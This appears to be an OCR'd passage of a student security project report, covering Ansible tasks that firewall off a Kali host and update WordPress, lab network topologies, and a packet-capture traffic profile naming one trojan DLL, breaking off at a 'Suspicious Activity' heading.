
```
---
- name: Configure UFW
  hosts: targets
  remote_user: michael
  become: true
  tasks:
    - name: Install UFW
      apt:
        name: ufw
        state: present
    - name: Deny traffic from Kali machine
      community.general.ufw:
        rule: deny
        interface: eth0
        direction: in
        proto: tcp
        src: 192.168.1.90
        from_port: any
        dest: 192.168.1.110
        to_port: any
```

Implementing Patches with Ansible: Continued


Ansible updates Wordpress Cli, backs up the database, also updates WordPress core to ensure no vulnerabilities:

```
- name: Install WordPress Cli
  register: wpclidonwloaded
  become: yes
  when: installcli is defined
  get_url:
    url: https://raw.githubusercontent.com/wp-cli/builds/gh-pages/phar/wp-cli.phar
    dest: "{{ wpclipath }}"
    mode: '0755'
    owner: "{{ wpcliuser }}"
    group: "{{ wpcligroup }}"

- name: Backup database
  command: "{{ wpclipath }} db export {{ projects[inventory_hostname].blog_folder }}/backup.sql"
  args:
    chdir: '{{ projects[inventory_hostname].blog_folder }}'

- name: Update WordPress Core (Major version)
  command: "{{ wpclipath }} core update"
  when: major is defined
  args:
    chdir: '{{ projects[inventory_hostname].blog_folder }}'
```

Networking


Network Topology

Network Topology




Network
Address Range: 10.6.12.0/24
Netmask: 255.255.255.0
Gateway: 10.6.12.12

Machines
IPv4: 10.6.12.12
OS: Windows
Hostname: Frank-n-Ted-DC

IPv4: 10.6.12.203
OS: Windows 8.1
Hostname: LAPTOP-5WKHX9YG

IPv4: 10.6.12.157
OS: Windows
Hostname: DESKTOP-86J4BX

Network Topology




Network
Address Range: 172.16.4.0/24
Netmask: 255.255.255.0
Gateway: 172.16.4.4

Machines
IPv4: 172.16.4.4
OS: Windows
Hostname: mind-hammer-dc

IPv4: 172.16.4.205
OS: Windows 7
Hostname: Rotterdam-PC

Network Topology



Network
Address Range: 10.0.0.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.2

Machines
IPv4: 10.0.0.2
OS: Windows
Hostname: DogOfTheYear-DC

IPv4: 10.0.0.201
OS: Windows 10
Hostname: BLANCO-DESKTOP


Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 (51,364 packets) 185.243.115.84 (30,344 packets) 10.11.11.201 (19,503 packets)	Machines that sent the most traffic.
Most Common Protocols	TLS (6.9% of packets) DNS (4.0% packets) HTTP (2.7% packets)	Three most common protocols on the network.
# of Unique IP Addresses	806 Endpoints	Count of observed IP addresses.
Subnets	10.0.0.0/24 10.6.12.0/24 172.16.4.0/24	Observed subnet ranges.
# of Malware Species	1 (Trojan Malware) june11.dll	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network


Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Browsing the internet (sites like Tumblr, Bing, mysocalledchaos.com show up in DNS records)
- Downloading operating systems using BitTorrent (e.g. Ubuntu Linux)
- Downloading fonts from fontawesome.com
- Watching Youtube

Suspicious Activity

